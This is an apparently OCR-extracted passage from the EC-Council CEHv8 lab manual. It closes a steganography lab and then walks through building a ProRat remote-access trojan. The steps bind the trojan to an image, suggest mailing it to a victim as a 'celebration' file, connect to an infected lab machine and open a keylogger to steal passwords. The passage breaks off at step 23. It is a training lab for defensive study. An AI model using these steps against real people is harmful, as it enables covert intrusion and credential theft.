


FIGURE 16.8: Save the steganography image

QuickStego imperceptibly alters the pixels (individual picture elements) of the image, encoding the secret text by adding small variations in color to the image. In practice, to the human eye, these small differences do not appear to change the image

13. Provide the file name as **stego**, and click **Save** (to save this file on the desktop).




FIGURE 16.9: Browse for saved file

14. **Exit** from the **QuickStego** window. Again open QuickStego, and click **Open Image** in the **Picture, Image, Photo File** dialog box.
15. Browse the **Stego** file (which is saved on desktop).
16. The hidden text inside the image will appear as displayed in the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Approximately 2MB of free hard disk space (plus extra space for any images)




FIGURE 16.10: Hidden text is showed

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
QuickStego	**Image Used:** Lamborghini_5.jpg
	Output: The hidden text inside the image will be shown

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Trojans and Backdoors

Module 06

Trojans and Backdoors

A Trojan is a program that contains a malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

According to Bank Info Security News (http://www.bankinfosecurity.com), Trojans pose serious risks for any personal and sensitive information stored on compromised Android devices, the FBI warns. But experts say any mobile device is potentially at risk because the real problem is malicious applications, which in an open environment are impossible to control. And anywhere malicious apps are around, so is the potential for financial fraud.

According to cyber security experts, the banking Trojan known as citadel, an advanced variant of zeus, is a keylogger that steals online-banking credentials by capturing keystrokes. Hackers then use stolen login IDs and passwords to access online accounts, take them over, and schedule fraudulent transactions. Hackers created this Trojan that is specifically designed for financial fraud and sold on the black market.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, the theft of valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect **Trojan** and **backdoor** attacks.

The objective of the lab include:

- Creating a server and testing a network for attack
- Detecting Trojans and backdoors
- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

Lab Environment

To carry out this, you need:

- A computer running **Window Server 2008** as Guest-1 in virtual machine
- **Window 7** running as Guest-2 in virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 40 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless **programming** or data in such a way that it can **get control** and cause damage, such as ruining the **file allocation** table on a hard disk.

With the help of a **Trojan**, an attacker gets access to **stored passwords** in a computer and would be able to read personal documents, **delete files**, **display pictures**, and/or show messages on the screen.

Lab Tasks

TASK 1

Overview

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you with Trojans and backdoors:

- Creating a Server Using the ProRat tool
- Wrapping a Trojan Using One File EXE Maker
- Proxy Server Trojan
- HTTP Trojan
- Remote Access Trojans Using Atelier Web Remote Commander
- Detecting Trojans
- Creating a Server Using the Theef
- Creating a Server Using the Biodox
- Creating a Server Using the MoSucker
- Hack Windows 7 using Metasploit

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Creating a Server Using the ProRat Tool

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As more and more people regularly use the Internet, cyber security is becoming more important for everyone, and yet many people are not aware of it. Hacker are using malware to hack personal information, financial data, and business information by infecting systems with viruses, worms, and Trojan horses. But Internet security is not only about protecting your machine from malware; hackers can also sniff your data, which means that the hackers can listen to your communication with another machine. Other attacks include spoofing, mapping, and hijacking.

Some hackers may take control of your and many other machines to conduct a denial-of-service attack, which makes target computers unavailable for normal business. Against high-profile web servers such as banks and credit card gateways.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Creating a server and testing the network for attack
- Detecting Trojans and backdoors

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

Lab Environment

To carry this out, you need:

- The **Prorat** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat**
- A computer running Windows Server 2012 as Host Machine
- A computer running **Window 8 (Virtual Machine)**
- **Windows Server 2008** running in Virtual Machine
- A web browser with **Internet** access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created Client or Host and appearance of the website may differ from what is in the lab, but the actual process of creating the server and the client is the same as shown in this lab.

Lab Tasks

TASK 1

Create Server with ProRat

1. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat**.
2. Double-click **ProRat.exe** in Windows 8 Virtual Machine.
3. Click **Create Pro Rat Server** to start preparing to create a server.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 1.1: ProRat main window

4. The **Create Server** window appears.




FIGURE 1.2: ProRat Create Server Window

Password button: Retrieve passwords from many services, such as pop3 accounts, messenger, IE, mail, etc.

5. Click **General Settings** to change features, such as **Server Port**, **Server Password**, **Victim Name**, and the **Port Number** you wish to connect over the connection you have to the victim or live the settings default.
6. Uncheck the highlighted **options** as shown in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.3: ProRat Create Server-General Settings

Note: you can use Dynamic DNS to connect over the Internet by using no-ip account registration.

7. Click **Bind with File** to bind the server with a file; in this lab we are using the **.jpg** file to bind the server.
8. Check **Bind server with a file**. Click **Select File**, and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat\Images**.
9. Select the **Girl.jpg** file to bind with the server.




FIGURE 1.4: ProRat Binding with a file

Clipboard: To read data from random access memory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Select **Girl.jpg** in the window and then click **Open** to bind the file.




FIGURE 1.5: ProRat binding an image

VNC Trojan starts a VNC server daemon in the infected system.

11. Click **OK** after selecting the image for binding with a server.




FIGURE 1.6: ProRat Pop-up

File manager: To manage victim directory for add, delete, and modify.

12. In **Server Extensions** settings, select **EXE** (has icon support) in **Select Server Extension** options.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.7: ProRat Server Extensions Settings

Give Damage: To format the entire system files.

13. In **Server Icon** select any of the icons, and click the **Create Server** button at bottom right side of the ProRat window.




FIGURE 1.8: ProRat creating a server

It connects to the victim using any VNC viewer with the password "secret."

14. Click **OK** after the server has been prepared, as shown in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.9: ProRat Server has created in the same current directory

15. Now you can send the server file **by mail** or any communication media to the **victim's** machine as, for example, a **celebration** file to run.

SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it turns a computer into an invisible web server.




FIGURE 1.10: ProRat Create Server

16. Now go to Windows Server 2008 and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat**.

17. Double-click **binder_server.exe** as shown in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.11: ProRat Windows Server 2008

18. Now switch to Windows 8 Virtual Machine and enter the IP address of **Windows Server 2008** and the live port number as the default in the ProRat main window and click **Connect**.

ICMP Trojan: Covert channels are methods in which an attacker can hide data in a protocol that is undetectable.

19. In this lab, the IP address of Windows Server 2008 is (10.0.0.13)

Note: IP addresses might be differ in classroom labs

FIGURE 112: ProRat Connecting Infected Server

20. Enter the **password** you provided at the time of creating the server and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.13: ProRat connection window

21. Now you are **connected** to the victim machine. To test the connection, click **PC Info** and choose the system information as in the following figure.

Covert channels rely on techniques called tunneling, which allow one protocol to be carried over another protocol.




FIGURE 1.14: ProRat connected computer window

22. Now click **KeyLogger** to **steal** user passwords for the online system.

TASK 2

Attack System Using Keylogger




FIGURE 1.15: ProRat KeyLogger button

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. The **KeyLogger** window will appear.

